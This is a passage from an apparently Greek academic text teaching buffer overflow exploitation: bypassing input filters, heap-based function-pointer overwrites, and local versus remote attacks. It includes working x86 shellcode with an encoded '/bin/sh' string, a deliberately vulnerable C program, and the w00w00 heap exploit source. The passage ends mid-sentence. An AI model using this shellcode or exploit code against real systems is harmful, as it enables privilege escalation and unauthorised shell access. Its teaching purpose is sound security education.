Για να αποφεύγονται οι περιπτώσει της αποτυχίας ενός BOE πρέπει αυτό να προσαρμοστεί ώστε να παρακάμψει το Filtering. Η γενική ιδέα για την αποφυγή ενός φιλτραρίσματος είναι να αλλαχτούν όλοι η χαρακτήρες του BOE String ώστε **ο κάθε ένας από αυτούς να περάσει από το φίλτρο και να μπει μέσα στο Buffer**. Στην συνέχεια θα πρέπει πριν από τον ShellCode να υπάρχει μία συνάρτηση που θα αλλάζει το ShellCode στην αρχική του μορφή. Φυσικά πρέπει να επιλεγεί η κατάλληλη εντολή αντικατάσταση του NOP. Τέλος αν η RET Address αλλαχθεί τότε μαλών το πρόβλημα δυσκολεύει δραματικά και ενδεχόμενος να είναι άλυτο.

ΠΑΡΑΤΗΡΗΣΗ
Ο λόγος που το Sledge πιθανόν να χρειαστεί ειδική μεταχείριση είναι όταν οι αλλαγές που θα κάνει το φίλτρο στο BOE String είναι τέτοιε που θα αλλάξουν τις εντολές που αποτελούν το ίδιο το Sledge. Το Seldge δυστυχώς όντα αλλαχθεί πιθανόν να χάσει **την ιδιότητα της εκτελεσιμότητας που πρέπει να έχει** ώστε να οδηγήσει τον EIP στην αρχή του ShellCode. Επίσης ο λόγος που χρησιμοποιείται είναι για να μην χρειάζεται η RET να οδηγήσει τον EIP ακριβώς στο πρώτο Byte του ShellCode συνεπώς δεν μπορεί να κωδικοποιηθεί ώστε να παρακάμψει το φίλτρο. Ο λόγος λοιπών που δεν μπορεί να κωδικοποιηθεί είναι γιατί θα εκτελούσε τον βασικό σκοπό του εφόσον θα χρειαζόταν να βρεθεί ακριβώς το πρώτο Byte της συνάρτησης που θα έπρεπε να αποκωδικοποιήσει το Sledge στην αρχική του μορφή. Για να λυθεί λοιπόν το πρόβλημα αρκεί το NOP να αντικατασταθεί με μία άλλη εντολή που θα ικανοποιεί της συνθήκες να μην μπλοκαριστεί από το φίλτρο. Για παράδειγμα αν το Φίλτρο αντιγράφει μόνο τους εκτυπώσιμους χαρακτήρες τότε το NOP θα μπορούσε να αντικατασταθεί με το **inc %ebx** που έχει ίδια δεκαεξαδική τιμή με αυτή του χαρακτήρα C

Παρακάτω παρουσιάζεται ένα παράδειγμα αποφυγής ενός φίλτρου που αλλάζει όλους τους χαρακτήρες και τους μετατρέπει σε κεφαλαίους πριν τους βάλει μέσα στο Buffer. Στην προκείμενη περίπτωση δεν χρειάζεται κάποια ειδική μεταχείριση ούτε το Sledge ούτε το RET αλλά που ούτε ο ShellCode παρά **μόνο το String "/bin/sh"** που θα περιέχει. Η βασική ιδέα εδώ είναι το stringn αυτό να αντικατασταθεί με ένα που θα περιέχει κεφαλαία γράμματα που όλα θα μπορούν να μετατραπούν στην αρχική τους μορφή εκτελώντας **την ίδια πράξη για κάθε χαρακτήρα**. Το *παράδειγμα 2.17* είναι εάν πρόγραμμα που χρησιμοποιεί την συνάρτηση **toupper()** για να μετατρέπει κάθε εκτυπώσιμο χαρακτήρα σε κεφαλαίο και έχει μία Buffer Overflow αδυναμία λόγο της κακής χρήσης της **strcpy()**.

Παράδειγμα 2.17

```
#include<string.h>
#include<ctype.h>
int main(int argc,int **argv)
{
      char buffer[1024];
      int i;
      if(argc>1)
      {
            for(i=0;i<strlen(argv[1]);i++)
                  argv[1][i]=toupper(argv[1][i]);
            strcpy(buffer,argv[1]);
      }
}
```

Για να παρακαμφθεί το πρόβλημα που δημιουργεί η μεταροπή του “/bin/sh” σε “/BIN/SH” λόγο της συνάρτησης toupper() γίνονται δύο πράγματα.

1. Αντικαθιστάτε το string **”\x2f\x62\x69\x6e\x2f\x73\x68”** δηλαδή το **"/bin/sh"**με το **“\x2f\x12\x19\x1e\x2f\x23\x18”.**
2. Προστίθεται η εντολή **addb $0x50,0x**N**(%esi)** για κάθε χαρακτήρα, στον ShellCode ώστε να αποκωδικοποιηθεί και να μετατραπεί σε “/bin/sh” το string που το αντικαθιστά.

Το **”\x2f\x12\x19\x1e\x2f\x23\x18”,** που περιέχει κεφαλαίους χαρακτήρες, δεν είναι ένα τυχαίο String αλλά είναι προσεχτικά επιλεγμένο ώστε όταν εκτελεστεί για κάθε χαρακτήρα του η εντολή **addb $0x50,0x**N**(%esi)** αυτό να μετατραπεί σε “/bin/sh”. Μετά την εφαρμογή όλων των παραπάνω ο shellCode θα γίνει:

Παράδειγμα 2.18

```
char shellcode[]=
"\xeb\x38"                      /* jmp 0x38              */
"\x5e"                          /* popl %esi             */
"\x80\x46\x01\x50"              /* addb $0x50,0x1(%esi)  */
"\x80\x46\x02\x50"              /* addb $0x50,0x2(%esi)  */
"\x80\x46\x03\x50"              /* addb $0x50,0x3(%esi)  */
"\x80\x46\x05\x50"              /* addb $0x50,0x5(%esi)  */
"\x80\x46\x06\x50"              /* addb $0x50,0x6(%esi)  */
"\x89\xf0"                      /* movl %esi,%eax        */
"\x83\xc0\x08"                  /* addl $0x8,%eax        */
"\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
"\x31\xc0"                      /* xorl %eax,%eax        */
"\x88\x46\x07"                  /* movb %eax,0x7(%esi)   */
"\x89\x46\x0c"                  /* movl %eax,0xc(%esi)   */
"\xb0\x0b"                      /* movb $0xb,%al         */
"\x89\xf3"                      /* movl %esi,%ebx        */
"\x8d\x4e\x08"                  /* leal 0x8(%esi),%ecx   */
"\x8d\x56\x0c"                  /* leal 0xc(%esi),%edx   */
"\xcd\x80"                      /* int $0x80             */
"\x31\xdb"                      /* xorl %ebx,%ebx        */
"\x89\xd8"                  /* movl %ebx,%eax     */
"\x40"                          /* inc %eax              */
"\xcd\x80"                      /* int $0x80             */
"\xe8\xc3\xff\xff\xff"          /* call -0x3d            */
"\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh"     */
                                /* /bin/sh is disguised  */
```

Αν αυτό το BOE String μπορεί να δοκιμαστεί με την βοήθεια του προγράμματος του παραδείγματος 1.11 ενάντιων του παραδείγματος 2.16 τότε θα ανοίξει ένα νέο Shell με δικαιώματα αυτά της εφαρμογής.

2.8 Buffer Overflow Exploits στον σωρό(Heap) και όχι στην στοίβα(Stack)

2.8.1 Γενικά

Το **Heap Based Buffer Overflow** δεν έχει σημαντικές διαφορές στην φιλοσοφία του με το **Stack Based Buffer Overflow**. Ο λόγος όμως που δεν δώθηκε ιδιαίτερο βάρος στην εργασία αυτή από την αρχή είναι γιατί αφενός είναι **πολύ πιο εξειδικευμένο,** αφετέρου είναι **αρκετά ποιο δύσκολο να βρεθεί** μια τέτοιου είδους αδυναμία. Λόγο της δυσκολίας αυτής πολύ λίγοι ασχολούνται με αυτές τις περιπτώσεις. Οι λόγοι λοιπόν που τα Heap Buffer Overflow Exploits είναι λιγότερο διαδεδομένα είναι οι εξής :

- Το **Heap Based BOE** είναι **πολύ δυσκολότερο** να επιτευχθεί σε σχέση με το **Stack Based BOE**.
- Βασίζονται σε **ειδικές λειτουργία περιπτώσεις τις ίδιας της εφαρμογής** και όχι σε μια μόνο γενική λειτουργία όπως το αυτή της διαδικασία κλήσης μίας συνάρτησης(Push EIP).
- **Πρέπει να είναι γνωστές ακριβώς οι συνθήκες που θα επικρατούν την μνήμη την στιγμή που θα γίνει το BOE.**

Η επικινδυνότητα αυτών των επιθέσεων δεν οφείλεται μόνο στο γεγονός ότι ελάχιστοι ασχολούνται με αυτές (συνεπώς πολλή λιγότεροι ασχολούνται με το πώς θα τις αποτρέψουν) αλλά πολύ περισσότερο γιατί οι τεχνικές **Heap Based BOE** χρησιμοποιούνται για να **παρακάμψουν(bypass)** πολλές από τις μεθόδους προστασίας του συστήματος από τα **Stack Based BOE**.

2.8.1 Η γενική ιδέα του Heap Based B.O.E

Η γενική ιδέα του Stack Based BOE είναι να αλλάξει την ροή του προγράμματος ώστε να μπορέσει το σύστημα να εκτελέσει αυθαίρετο κώδικα(arbitrary code). Η **λογική του Heap Based BOE** είναι ίδια αλλά με κάποιες διαφορές που το κάνουν αρκετά πιο δύσκολο να υλοποιηθεί.

2.8.1.1 Η βασική δυσκολία

Η βασική δυσκολία όμως είναι ότι στην Heap που στην πράξη είναι η συνέχεια του χώρου των Data και BSS είναι ότι **δεν αποθηκεύονται συχνά πληροφορίες που αφορούν την ροή του προγράμματος**. Επίσης όταν υπάρχουν πληροφορίες που αφορούν την φυσική ροή του προγράμματος αυτές **δεν συνορεύουν** πάντα με Buffers που πάσχουν από την αδυναμία υπερχείλισης.

Αυτό αποτελεί μία επιπλέον δυσκολία στις υπάρχουσες που έχουν να αντιμετωπισθούν από ένα Stack Based BOE. Συνεπώς και στα Heap Bases BOE συνεχίζει να υπάρχει η δυσκολία του εντοπισμού την κατάλληλης διεύθυνσης όπου θα βρεθεί ο ShellCode ώστε η ροή του προγράμματος να οδηγηθεί προς αυτόν και να εκτελεστεί. Εδώ **δεν την λέμε RET** γιατί δεν αντικαθιστά την RA κάποιας συνάρτησης κατά την επιστροφή της. Η **σκοπιμότητα αυτής της διεύθυνσης που θα παραχθεί από το Exploit** είναι η ίδια με αυτή της RET δηλαδή να αλλάξει τη φυσική ροή του προγράμματος. ***Την διεύθυνση αυτή για λόγους αντιστοιχίσης με τα προηγούμενα θα την λέμε RET αν και δεν είναι απόλυτα σωστό.***

2.8.1.2 Η βασικές γνώσείς για τα Heap Based BOE


Συνήθως στα Heap Based BOE **αντί να γίνεται προσπάθεια αντικατάστασης μία RA γίνεται προσπάθεια αντικατάστασης ενος Pointer** είτε προς δεδομένα είναι **προς μία συνάρτηση**. Η τελευταία περίπτωση είναι και αυτή που μοιάζει περισσότερο με τις περιπτώσεις των Stack Based BOE. Σε αυτές όμως τις περιπτώσεις έχει κρίσιμη σημασία το που βρίσκεται ο Pointer σε σχέση με το Buffer γιατί εδώ οι συνθήκες είναι αρκετά πιο περίπλοκες. Η πλοκή αυτή φαίνεται από το παρακάτω παράδειγμα.

Παράδειγμα 2.19

```
...
static char buf[BUFSIZE];
static char *ptr_to_something;
...
```

Στο παράδειγμα αυτό τα **πράγματα είναι σύνθετα** γιατί δεν μπορούμε να γνωρίζουμε ακριβώς της συνθήκες που θα επικρατούν στην **ευρύτερη περιοχή των δεδομένων**. Έτσι μπορεί ο **buf** Pointer αλλά και ο Pointer **ptr_to_something** να βρίσκονται είτε στην περιοχή BSS είτε στην περιοχή DATA είτε στο σωρό Heap. Όμως μπορεί να είναι και μοιρασμένα σε αυτές τις περιοχές για παράδειγμα ο **buf** μπορεί να είναι στο BSS ενώ ο **ptr_to_something** στην Data Section. Το που βρίσκονται το ένα σε σχέση με το άλλο έχει **πολύ μεγαλύτερη σημασία** γιατί ο **σωρός** επεκτείνεται προς τα επάνω σε αντίθεση με την στοίβα. Η διαφορά φαίνεται από το παρακάτω σχήμα 3.1.

Στο σχήμα αυτό όπως φαίνεται ο σωρός επεκτείνονται προς τα επάνω και όχι προς τα κάτω όπως η στοίβα. Συνεπώς όταν μέσα σε ένα Buffer τοποθετηθεί ένα μεγάλο String τότε αυτό γράφεται σε περιοχή μνήμης του σωρού που είναι αρχικά αχρησιμοποίητη.




Σχήμα 2.5

ΣΥΜΠΕΡΑΣΜΑ
Όταν ένα String γράφεται στην μνήμη τότε αυτό τοποθετείται από κάτω προς τα επάνω όπως και στην στοίβα. Αυτό όμως θα έχει σαν συνέπεια να συνεχίσει να γράφεται σε περιοχή μνήμης που είναι ελεύθερος χώρος όπως είναι τα αχρησιμοποίητα κομμάτια του σορού. Το χαρακτηριστικό αυτό όμως έχει σαν συνέπεια το αποτέλεσμα της υπερχείλισης να μην είναι ίδιο με αυτό της στοίβας δηλαδή να μην γράφεται σε περιοχές που χρησιμοποιούνται για την ροή του προγράμματος άρα να μην μπορεί να γίνει BOE. Για αυτό η σχετικές θέσεις των Buffer και τον Pointer στον σορό έχουν κρίσιμη σημασία για ένα Heap Based BOE.

2.8.1.3 Περιπτώσεις επιτυχίας Heap BOE

Για να μπορέσει να πετύχει το BOE εκμεταλλευόμενο **αδύναμα Buffer** που βρίσκονται μέσα σε δεδομένα του σωρού **χρειάζεται τα δεδομένα να βρίσκονται σε συγκεκριμένες σχετικές θέσεις μεταξύ τους**. Συγκεκριμένα πρέπει **ο POINTER** που θα αλλαχθεί να βρίσκεται στον σωρό πάνω από το Buffer προς εκμετάλλευση. Κατά συνέπεια η διακήρυξη των μεταβλητών πρέπει να είναι ακριβώς με την σειρά που φαίνεται στο *παράδειγμα 3.1*. Μερικές συνηθισμένες περιπτώσεις που το Heap BOE θα πετύχει φαίνονται στο παρακάτω σχήμα.



Σχήμα 2.6

Στο σχήμα αυτό παρουσιάζονται οι δύο περιπτώσεις του Heap Overflow που συνήθως εκμεταλλευόνται. Και στις δύο αυτές περιπτώσεις η σειρά που δηλώθηκαν είναι πρώτα το Buffer και στην συνεχεία ο POINTER. Ακόμα, και στις δύο περιπτώσεις αντικαθιστάται η διεύθυνση μνήμης που δείχνει ο POINTER είτε αυτή είναι η διεύθυνση που αρχίζει μια συνάρτηση είτε είναι η διεύθυνση ενός String.

Οι περιπτώσεις που αλλάζεται ένα string είναι αυτές που συνήθως η αλλαγή του string αυτού θα δώσει πρόσβαση στο υπολογιστικό σύστημα ή σε υπηρεσίες του συστήματος που αλλιώς θα χρειαζόταν διαδικασία αυθεντικοποίησης. Για παράδειγμα η αλλαγή του **root/Administrator Password** θα ήταν μια καλή επιλογή για τον Blackhat. Οι περιπτώσεις αυτές είναι πολύ πιο σπάνιες αλλά ιδιαίτερα επικίνδυνες.

Οι πιο συνηθισμένες περιπτώσεις του Heap Based Buffer Overflow Exploit είναι αυτές κατά τις οποίες αλλάζεται η διεύθυνση μνήμης της συνάρτησης που δείχνει ο Pointer αντικαθιστώντας την με αυτή του της αρχή του ShelCode. Με αυτό τον τρόπο όταν χρειαστεί τελικά να κληθεί η συνάρτηση αυτή μέσω του Pointer της τότε θα εκτελεστεί ο Shellcode.

2.8.2 Heap Based B.O.E που αλλάζουν ένα Pointer προς συνάρτηση με σκοπό να εκτελεστεί αυθαίρετος(arbitrary) κώδικας.

Στο *σχήμα 3.2* φαίνεται πώς πρέπει να είναι τοποθετημένοι οι Pointers ώστε να αντικατασταθεί η διεύθυνση μνήμης που δείχνει pointer και βρίσκεται η **goodFunc()** με αυτή που βρίσκεται η **badFunc()**. Για να γίνει πιο σαφές τι συμβαίνει όταν αντικαθίσταται η διεύθυνση που δείχνει ο Pointer προς μία συνάρτηση με μία άλλη διεύθυνση προς μία άλλη συνάρτηση θα γίνει μια πολύ σύντομη επεξήγηση του μηχανισμού **Pointer προς συνάρτηση**.

2.8.2.1 Η χρησιμότητα του Pointer προς συνάρτηση

Σε πολλές περιπτώσεις είναι αναγκαίο να εκτελεστεί μία σειρά από συναρτήσεις πάνω σε δεδομένα ώστε να εξαχθεί η απαραίτητη πληροφορία από αυτά. Αν οι συναρτήσεις αυτές είναι γνωστές από την αρχή τότε τα πράγματα είναι απλά γιατί αυτές θα κληθούν μία προς μία μέσα από τον κώδικα του προγράμματος μέχρι να τελειώσει η επεξεργασία τον δεδομένων. Σε πολλές περιπτώσεις όμως **δεν μπορεί να είναι γνωστό ποιες είναι αυτές οι συναρτήσεις**. Τις περιπτώσεις αυτές τις συναντάμε για παράδειγμα **όταν προσθέτουμε ένα Plug-in σε μία**

εφαρμογή. Επειδή δεν μπορεί από πριν να γνωρίζει το πρόγραμμα πώς θα ονομάζονται αυτές οι συναρτήσεις το πρόγραμμα σχεδιάζεται ώστε να καλεί στην συναρτήσεις αυτές μέσα από **pointers προς συναρτήση**. Το μόνο που χρειάζεται σε αυτή την περίπτωση είναι ο Loader να βάλει την κάθε μία από της συναρτήσεις του plug-in στις περιοχές μνήμης που αναμένεται να τις βρει το πρόγραμμα κατά την διάρκεία της εκτέλεσης της εφαρμογής με την βοήθεια του **Pointer προς συνάρτηση**.

Στο παραπάνω παράδειγμα αν στραφεί ο Pointer να δείχνει σε μία περιοχή μνήμης που βρίσκεται ο **αυθαίρετος κώδικας** και όχι ο κώδικας της συνάρτησης που φορτώθηκε από τον loader τότε την στιγμή της κλήσης της συνάρτησης μέσω του Pointer θα εκτελεστεί ο αυθαίρετος κώδικάς(συνήθως ο shellCode). _

2.8.2.2 Παράδειγμα BOE που στρέφει έναν Pointer προς συνάρτηση προς τον ShellCode

Σε αυτή την παράγραφο θα παρουσιαστεί πως μπορεί να εκτελεστεί ένα BOE που θα αντικαταστήσει την διεύθυνση που δείχνει ο **Pointer προς συνάρτηση** του προγράμματος με την διεύθυνση που θα βρίσκεται ο Shelcode._

Παράδειγμα 2.20

```
                                /*Vulprog2.c*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#define ERROR -1
#define BUFSIZE 16

/* This is what funcptr should/would point to if we didn't overflow it
*/
int goodfunc(const char *str){
       printf("\nHi, I'm a good function. I was called through
funcptr.\n");
       printf("I was passed: %s\n", str);
       return 0;
}

int main(int argc, char **argv){
       static char buf[BUFSIZE]; // It mast be static to allocate to heap
       static int (*funcptr)(const char *str);//Always it mast decleard
second in order to be Exploitable for a BOE

       if (argc <= 2) {
              fprintf(stderr, "Usage: %s <buffer> <goodfunc's arg>\n",
       argv[0]);
       exit(ERROR);
       }
       printf("system()'s address = %p\n", &system);

       funcptr = (int (*)(const char *str))goodfunc;// Assigment of the
start of the Function to the pointer

       printf("before overflow: funcptr points to %p\n", funcptr);
       memset(buf, 0, sizeof(buf));
       strncpy(buf, argv[1], strlen(argv[1]));
       printf("after overflow: funcptr points to %p\n", funcptr);
       (void)(*funcptr)(argv[2]); //Use of the Function thought pointer
       return 0;
}
```

Στο *παράδειγμα 3.2* δηλώνονται αρχικά δυο μεταβλητές η μία είναι ένας πίνακας χαρακτήρων και η δεύτερη είναι ένας Pointer προς μία συνάρτηση. Η σειρά που δηλώνόνται όπως τονίσθηκε πολλές φορές έχει τεράστια σημασία για να μπορέσει να πετύχει το B.O.E για αυτό σκόπιμα έχουν δηλωθεί με την σειρά που φαίνεται στο παράδειγμα. Στην συνέχεια το

πρόγραμμα ελέγχει αν δέχτηκε παραμέτρους από το κέλυφος και συνεχίζει να εκτελείται. Το επόμενο βήμα είναι **να βάλει την διεύθυνση μνήμης που ξεκινά η Function** σε ένα **Pointer προς συνάρτηση**. Ακόμα γεμίζει το Buffer με την βοήθεια της **strncpy()** χρησιμοποιώντας σαν πηγή την παράμετρο που παίρνει από το κέλυφος. Τέλος εκτελεί την **goodFunction()** με την βοήθεια του pointer προς συνάρτηση.

Παρατηρούμε εδώ ότι συναινεί το έξεις τραγικό. Ενώ χρησιμοποιείται ο **strncpy** αντί τις **strcpy** δεν ελέγχεται **το μέγεθος του προορισμού** που θα μπουν τα δεδομένα αλλά το μέγεθος της πηγής. Αυτή η λάθος χρήση της **strncpy** όχι μόνο **δημιουργεί μία Buffer Overflow αδυναμία** αλλά δίνει την ψευδαίσθηση ότι πρόγραμμα λαμβάνει μέτρα εναντίον τέτοιου είδους επιθέσεων.

Λόγο αυτής της αδυναμίας προκύπτει αν το String που θα δοθεί σαν παράμετρος στο πρόγραμμα είναι αρκετά μεγάλο τότε αυτό θα αντικαταστήσει την διεύθυνση μνήμης του POINTER προς την συνάρτηση. Κατά τα γνωστά αν το String είναι σχεδιασμένο έτσι ώστε να αντικαταστήσει τον POINTER τότε μπορεί να στρέψει την ροή του προγράμματος να εκτελέσει κομμάτι κώδικα διαφορετικό που θα εκτελούσε η ροή του προγράμματος. Το παραπάνω πρόγραμμα μπορεί με αρκετά εύκολο τρόπο να χρησιμοποιηθεί σαν το θύμα που θα εκτελέσει τον αυθαίρετο κώδικα ενός BOE που παράγεται από ένα πρόγραμμα όπως αυτό του *παραδείγματος 2.21*.

Παράδειγμα 2.21

/*Heap Exploit.c*/

```
/*
* Copyright (C) January 1999, Matt Conover & w00w00 Security Development
* Demonstrates overflowing/manipulating static function pointers in the
* bss (uninitialized data) to execute functions.
* Try in the offset (argv[2]) in the range of 140-160
* To compile use: gcc -o exploit1 exploit1.c
*/
 #include <stdio.h>
 #include <stdlib.h>
 #include <unistd.h>
 #include <string.h>
 #define BUFSIZE 16 /* the estimated diff between funcptr/buf in vulprog */
 #define VULPROG "./vulprog2" /* vulnerable program location */
 #define CMD "/bin/sh" /* command to execute if successful */
 #define ERROR –1

 int main(int argc, char **argv)  {
            register int i;
            u_long sysaddr;
            static char buf[BUFSIZE + sizeof(u_long) + 1] = {0};
            if (argc <= 1) {
                        fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
                        fprintf(stderr, "[offset = estimated system() offset in vulprog\n\n");
                        exit(ERROR);
             }

            sysaddr = (u_long)&system - atoi(argv[1]);
            printf("Trying system() at 0x%lx\n", sysaddr);
            memset(buf, 'A', BUFSIZE);

            /* reverse byte order (on a little endian system) */
            for (i = 0; i < sizeof(sysaddr); i++)
                        buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;

            execl(VULPROG, VULPROG, buf, CMD, NULL);
            return 0; }
```

Το πρόγραμμα αυτό δεν κάνει τίποτα περισσότερο από το πρόγραμμα του *παραδείγματος 1.11* μόνο που σε αυτό το πρόγραμμα δεν χρησιμοποιούνται NOP ενώ η διεύθυνση υπολογίζεται σε σχέση με την διεύθυνση μνήμης που βρίσκεται η συνάρτηση **system()** και *όχι σε σχέση με την Βάση της στοίβας*. Φυσικά θα μπορούσαν να χρησιμοποιηθούν NOPs όπως θα δούμε παρακάτω στο παράδειγμα του **Exploit "openSSL-to-open"** που είναι το

ποίο πρόσφατο παράδειγμα επίθεσης που **βασίζεται σε Heap Based Buffer Overflow αδυναμία**.

Στην περίπτωση αυτή αν τελικά βρεθεί η σωστή διεύθυνση τότε αντί να εκτελεστεί η goodFunction() θα εκτελεστεί ο κώδικας ShellCode που δίνεται σαν παράμετρος στο πρόγραμμα του *παραδείγματος 3.2*. Επειδή όμως ο υπολογισμός της διεύθυνσης RET όπως και στο Stack Based Buffer Overflow είναι ιδιαίτερα δύσκολος θα χρειαστεί είτε να προστεθούν μερικά NOP ή γενικότερα ένα Sledge είτε να υπολογιστεί με πολλές δόκιμες η διεύθυνση αυτή όπως γινόταν με στο *παράδειγμα 1.11* όταν δεν χρησιμοποιήθηκαν τα NOPs.

ΣΥΜΑΝΤΙΚΗ ΠΑΡΑΤΗΡΗΣΗ
Ο λόγος που χρησιμοποιήθηκε η διεύθυνση μνήμης της system σαν σημείο αναφοράς για να βρεθεί η απόσταση(Offset) από τον shellCode και όχι η Βάση της στοίβας ή του Data region είναι για τον εξής λόγο. Η system όπως και πολλές άλλες συναρτήσεις είναι μία από τις κοινόχρηστες βιβλιοθήκες του συστήματος. Οι βιβλιοθήκες αυτές βρίσκονται στην περιοχή μνήμης ανάμεσα στο χώρο που υπάρχει στο σύστημα για την στοίβα και σε αυτόν που υπάρχει για τον σορό όπως φαίνεται στο *Σχήμα 1.1* του πρώτου κεφαλαίου. Οι βιβλιοθήκες αυτές όταν φορτώνονται χρησιμοποιούν την ίδια δομή όπως και ένα συνηθισμένο πρόγραμμα. Αυτό σημαίνει ότι δεσμεύουν τον χώρο για τα δεδομένα τους τον χώρο για τον κωδικοί το χώρο για την στοίβα. Ο χώρος όμως που δεσμεύουν για τον κώδικα είναι άμεσος από κάτω(ή από πάνω ανάλογος πώς το βλέπει κανείς) από τον σωρό άρα και **η διεύθυνση μνήμης που ξεκινά ο κώδικας της System** είναι πολλή πιο κοντά στην περιοχή μνήμης που θα βρεθεί ο ShellCode μέσα στον σωρό.

2.9 Διαφορά Local και Remote exploit

Μέχρι εδώ δεν έγινε καμία αναφορά στην διαφορά που υπάρχει ανάμεσα στα Local και στα Remote BOE. Αυτό έγινε σκόπιμα γιατί αρχικά έπρεπε να εστιαστεί η προσοχή στο πως ακριβώς δομείται ένα BOE καθώς και ποίες είναι οι αδυναμίες τις εφαρμογής που επιτρέπουν αυτή την επίθεση. Σε αυτή την παράγραφο θα περιγραφεί η διαφορά ενός τοπικού BOE και ενός απομακρυσμένου BOE.

2.9.1 Local(τοπικά) BOE

Η περίπτωση που θα χρησιμοποιηθεί ένα **Local BOE** είναι όταν ο Blackhat να έχει αποκτήσει εκ των προτέρων πρόσβαση στο σύστημα. Στην περίπτωση αυτή μπορεί να έχει πρόσβαση σαν ένας χρήστης με περιορισμένα δικαιώματα οπότε ο σκοπός του BOE είναι να ανοίξει ένα νέο κέλυφος στον Blackhat που αυτή την φορά θα έχει **δικαιώματα διαχειριστή(root access)**. Παράδειγμα ενός Local BOE είναι όταν ο Blackhat έχει πρόσβαση στο σύστημα σαν **Guest user** μέσο της **υπηρεσίας Telnet**. Στην περίπτωση αυτή θα μπορούσε να χρησιμοποιήσει το πρόγραμμα του *παραδείγματος 1.11* ώστε να παράγει ένα BOE String. Αυτό το String από το ίδιο το πρόγραμμα τοποθετείται σε μία **Environment Variable.** Αυτή την μεταβλητή ο **Blackhat** μπορεί να τη δώσει σαν παράμετρο σε ένα **ευάλωτο(Vulnerable)** πρόγραμμα και να αποκτήσει με αυτό τον τρόπο 